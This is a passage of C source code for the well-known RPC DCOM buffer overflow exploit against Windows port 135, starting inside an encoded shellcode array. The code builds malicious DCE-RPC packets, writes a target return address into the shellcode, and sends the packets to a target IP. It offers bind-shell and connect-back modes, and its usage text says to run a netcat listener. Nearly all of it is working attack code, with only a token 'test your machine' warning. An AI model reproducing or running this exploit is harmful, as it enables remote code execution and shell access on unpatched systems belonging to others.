"\x99\xf3\x99\x14\x1c\x51\x64\x66\x66\xc9\xf1\x99\x9d\x99\x99\x14"
"\x1c\x59\x6c\x66\x66\xc9\x66\x2c\xf1\x66\x66\x66\x66\xcc\x35\xf3"
"\x98\xc1\x1c\x59\x96\x1d\x83\x98\x99\x99\xf3\x99\xf3\x99\x14\x1c"
"\x51\x64\x66\x66\xc9\xf1\x99\x9d\x99\x99\x14\x1c\x59\x6c\x66\x66"
"\xc9\x66\x2c\xf1\x66\x66\x66\x66\xcc\x35\x1a\x24\x51\x64\x66\x66"
"\x99\xe7\xc2\xf3\x99\x14\x1c\x51\x64\x66\x66\xc9\x66\x2c\x51\x64"
"\x66\x66\x14\x1c\x59\x6c\x66\x66\xc9\x66\x2c\xf1\x66\x66\x66\x66"
"\xcc\x29\x1a\x24\x51\x64\x66\x66\x99\xe7\x83\xf3\x99\x66\x2c\x51"
"\x64\x66\x66\x14\x1c\x59\x6c\x66\x66\xc9\x66\x2c\x35\x6c\x66\x66"
"\x66\xcc\x41\x72\x8d\xf3\x99\xf3\x9f\x12\xdc\x15\x1a\x59\x91\xc9"
"\x66\x2c\x35\x6c\x66\x66\x66\xcc\x41\x70\x08\x99\x99\x99\xf3\x99"
"\xf1\x99\x9d\x99\x99\x14\x1c\x59\x6c\x66\x66\xc9\x66\x2c\x35\x6c"
"\x66\x66\x66\x66\xcc\x45\x10\x1c\x51\x64\x66\x66\x1a\x24\x51\x64\x66"
"\x66\x99\xe6\xad\x5e\x1c\x51\x64\x66\x66\x9f\x99\x99\x99\xf3\x99"
"\x14\x1c\x51\x64\x66\x66\xc9\x66\x2c\x51\x64\x66\x66\x12\xdc\x15"
"\x1a\x59\x91\xc9\x66\x2c\xf9\x66\x66\x66\x66\xcc\x2d\x66\x2c\x35"
"\x6c\x66\x66\x66\xcc\x75\x72\xa5\xf3\x99\x66\x2c\x51\x64\x66\x66"
"\x14\x1c\x59\x6c\x66\x66\xc9\x66\x2c\x35\x6c\x66\x66\x66\xcc\x41"
"\xf3\x99\x14\x1c\x51\x64\x66\x66\xc9\x66\x2c\x51\x64\x66\x66\x14"
"\x1c\x59\x6c\x66\x66\xc9\x66\x2c\xf9\x66\x66\x66\x66\xcc\x2d\x70"
"\x42\x67\x66\x66\x12\x1c\x21\x6c\x66\x66\x96\x27\xd9\x98\x1c\x59"
"\xed\x9c\xf3\x99\x66\xcc\x21\x70\x26\x65\x66\x66\x72\x67\x71\x16"
"\x60\x66\x66"
"\x9b\x98\x99\x99\x99\x99\x9b\x36\x99\x99\x99\x99\x99\x99\x99\xd5"
"\xf6\xf8\xfd\xd5\xf0\xfb\xeb\xf8\xeb\xe0\xd8\x99\xda\xeb\xfc\xf8"
"\xed\xfc\xc9\xf0\xe9\xfc\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xeb\xf6"
"\xfa\xfc\xea\xea\xd8\x99\xc9\xfc\xfc\xf2\xd7\xf8\xf4\xfc\xfd\xc9"
"\xf0\xe9\xfc\x99\xcb\xfc\xf8\xfd\xdf\xf0\xf5\xfc\x99\xce\xeb\xf0"
"\xed\xfc\xdf\xf0\xf5\xfc\x99\xdc\xe1\xf0\xed\xc9\xeb\xf6\xfa\xfc"
"\xea\xea\x99\xba\xee\xea\xf6\xfa\xf2\xaa\xab\xb7\xfd\xf5\xf5\x99"
"\xce\xca\xd8\xca\xed\xf8\xeb\xed\xec\xe9\x99\xea\xf6\xfa\xf2\xfc"
"\xed\x99\xfb\xf0\xf7\xfd\x99\xf5\xf0\xea\xed\xfc\xf7\x99\xf8\xfa"
"\xfa\xfc\xe9\xed\x99\xfa\xf6\xf7\xf7\xfc\xfa\xed\x99\xea\xfc\xf7"
```

```
          "\xfd\x99\xeb\xfc\xfa\xef\x99\xf0\xf6\xfa\xed\xf5\xea\xf6\xfa\xf2"
          "\xfc\xed\x99\xea\xfc\xed\xea\xf6\xfa\xf2\xf6\xe9\xed\x99\xfe\xfc"
          "\xed\xe9\xfc\xfc\xeb\xf7\xf8\xf4\xfc\x99\xfa\xf5\xf6\xea\xfc\xea"
          "\xf6\xfa\xf2\xfc\xed\x99\xfa\xf4\xfd\xb7\xfc\xe1\xfc\x99\xfc\xe1"
          "\xf0\xed\x94\x93\x99\xcd\xc1\x99\x90\x90";

unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};

int C_H(unsigned char * c,unsigned char h1,unsigned char h2)
{   int x1,x2;
    x1=0;x2=0;
    if (h1=='1') x1=1;
    if (h1=='2') x1=2;
    if (h1=='3') x1=3;
    if (h1=='4') x1=4;
    if (h1=='5') x1=5;
    if (h1=='6') x1=6;
    if (h1=='7') x1=7;
    if (h1=='8') x1=8;
    if (h1=='9') x1=9;
    if (h1=='0') x1=0;
    if ((h1=='a')||(h1=='A')) x1=10;
    if ((h1=='b')||(h1=='B')) x1=11;
    if ((h1=='c')||(h1=='C')) x1=12;
    if ((h1=='d')||(h1=='D')) x1=13;
    if ((h1=='e')||(h1=='E')) x1=14;
    if ((h1=='f')||(h1=='F')) x1=15;

    if (h2=='1') x2=1;
    if (h2=='2') x2=2;
    if (h2=='3') x2=3;
    if (h2=='4') x2=4;
    if (h2=='5') x2=5;
    if (h2=='6') x2=6;
    if (h2=='7') x2=7;
    if (h2=='8') x2=8;
    if (h2=='9') x2=9;
    if (h2=='0') x2=0;
    if ((h2=='a')||(h2=='A')) x2=10;
    if ((h2=='b')||(h2=='B')) x2=11;
    if ((h2=='c')||(h2=='C')) x2=12;
    if ((h2=='d')||(h2=='D')) x2=13;
    if ((h2=='e')||(h2=='E')) x2=14;
    if ((h2=='f')||(h2=='F')) x2=15;

    c[0]=(char )(x1*16+x2);

    }


void main(int argc,char ** argv)
{

    SOCKET sock;
```

```
    int len,len1,i;
#ifdef WIN32
    WSADATA WSAData;
    SOCKADDR_IN addr_in;
#else
    struct sockaddr_in addr_in;
#endif
    short port=135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];
    unsigned short port1;
    DWORD cb;
    unsigned int esp;
    unsigned int target_id;
unsigned long ret=0;

    printf("RPC DCOM overflow Vulnerability discoveried by LSD\n");

    printf("Code by FlashSky,Flashsky xfocus org,benjurry,benjurry xfocus org\n");
    printf("Thanks for TopHacker!Use Win32 ShellCode (Win32sc.h) Version
1.3.0\n");
    printf("Modified by tsing(tsingstudio@msn.com) ");
printf("Please only use it to test your machine !!\n");
if((argc!=3)&&(argc!=4)&&(argc!=5))
{
  printf("\nUsage:%s Os[x(offset)] targetip ([bindport(1234)]|[localIP]
[LocalPort]) \n",argv[0]);
  printf("%s 7 127.0.0.1 (bind 1234)\n",argv[0]);
  printf("%s 7 127.0.0.1 99 (bind 99)\n",argv[0]);
  printf("%s 7 192.168.6.1 192.168.6.2 99 (connect back 192.168.6.2 99 ,run nc -l -
p LocalPort before!) \n",argv[0]);
  printf("%s x77e22c29 192.168.6.1 192.168.6.2 99 (use offset
x77e22c29)\n",argv[0]);
for (len=0; targets[len].os[0] != NULL; len++)
{
printf("%s-%d\t", targets[len].os, len);
if(len%2==0) printf("\n");

}
printf("\n");
exit(1);
}
for (len=0; targets[len].os[0] != NULL; len++){};

#ifdef WIN32
    if (WSAStartup(MAKEWORD(2,0),&WSAData)!=0)
    {
        printf("WSAStartup error.Error:%d\n",WSAGetLastError());
        return;
    }

    addr_in.sin_family=AF_INET;
    addr_in.sin_port=htons(port);
    addr_in.sin_addr.S_un.S_addr=inet_addr(argv[2]);

    if ((sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==INVALID_SOCKET)
    {
        printf("Socket failed.Error:%d\n",WSAGetLastError());
        return;
    }
```

```
    if(WSAConnect(sock,(struct sockaddr *)&addr_in,sizeof(addr_in),NULL,NULL,NULL,N
ULL)==SOCKET_ERROR)
    {
        printf("Connect failed.Error:%d",WSAGetLastError());
        return;
    }

#else
if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
perror("- Socket");
return(0);
}
addr_in.sin_family=AF_INET;
    addr_in.sin_port=htons(port);
  addr_in.sin_addr.s_addr = inet_addr(argv[2]);
if(connect(sock,(struct sockaddr *)&addr_in, sizeof(addr_in)) != 0)
{
perror("- Connect");
return(0);
}
#endif
    if (argc==5){

    SH_WORKEXIT(1);     // Terminate Process
    SH_WORKMODE(SH_WORKMODE_CALLBACK);
    SH_WORKHOST(inet_addr(argv[3]));
    SH_WORKPORT(atoi(argv[4]));
    }
    if(argc==3)
    {
    SH_WORKEXIT(1);       // Terminate Process
    SH_WORKMODE(SH_WORKMODE_BIND);
    SH_WORKPORT(1234);
    }
    if(argc==4)
    {
        SH_WORKEXIT(1);     // Terminate Process
    SH_WORKMODE(SH_WORKMODE_BIND);
    SH_WORKPORT(atoi(argv[3]));
    }

    if(argv[1][0]!='x')
    {
    //strncpy(sc+36,"\x4d\x3f\xe3\x77\x38\x90\xe6\x77\x0d\x90\xe6\x77",12);
    target_id = atoi(argv[1]);
    if ((target_id!=8888)&&(target_id>=0)&&(target_id<len)){
        ret = targets[target_id].offset;
    }
    if (target_id==8888)
    {
        //I delete this code
        // because of www.metasploit.com has publish how to get it


    }



    }
```

```
    else{
     for (i=0;i<4;i++)
C_H((unsigned char *)(&ret)+(3-i),argv[1][i*2+1],argv[1][i*2+2]);
    memcpy(sc+36, (unsigned char *) &ret, 4);
    }
    if(ret!=0)    memcpy(sc+36, (unsigned char *) &ret, 4);
    else

    {
        printf("Need correct offset!\n");
    exit(1);
    }
    strncpy(sc+48,ShellCode,1976);
    len=sizeof(sc);
//    len=716;
    memcpy(buf2,request1,sizeof(request1));
    len1=sizeof(request1);
    *(DWORD *)(request2)=*(DWORD *)(request2)+sizeof(sc)/2;
    *(DWORD *)(request2+8)=*(DWORD *)(request2+8)+sizeof(sc)/2;
    memcpy(buf2+len1,request2,sizeof(request2));
    len1=len1+sizeof(request2);
    memcpy(buf2+len1,sc,sizeof(sc));
    len1=len1+sizeof(sc);
    memcpy(buf2+len1,request3,sizeof(request3));
    len1=len1+sizeof(request3);
    memcpy(buf2+len1,request4,sizeof(request4));
    len1=len1+sizeof(request4);
    *(DWORD *)(buf2+8)=*(DWORD *)(buf2+8)+sizeof(sc)-0xc;

    *(DWORD *)(buf2+0x10)=*(DWORD *)(buf2+0x10)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0x80)=*(DWORD *)(buf2+0x80)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0x84)=*(DWORD *)(buf2+0x84)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0xb4)=*(DWORD *)(buf2+0xb4)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0xb8)=*(DWORD *)(buf2+0xb8)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0xd0)=*(DWORD *)(buf2+0xd0)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0x18c)=*(DWORD *)(buf2+0x18c)+sizeof(sc)-0xc;

    if (send(sock,bindstr,sizeof(bindstr),0)==SOCKET_ERROR)
    {
#ifdef WIN32
        printf("Send failed.Error:%d\n",WSAGetLastError());
#else
        perror("- Send");
#endif
            return;
    }

    len=recv(sock,buf1,1000,NULL);
    if (send(sock,buf2,len1,0)==SOCKET_ERROR)
    {
#ifdef WIN32
        printf("Send failed.Error:%d\n",WSAGetLastError());
#else
        perror("- Send");
#endif            return;
    }
    len=recv(sock,buf1,1024,NULL);

    if(len!=-1)
    {
```

```
    printf("Failed! Maybe have patched!\n");
    }
    else
    {
    printf("overflow Success !(if can't get shell ,try  other offset .....
@.@....)\n");
    }
}
```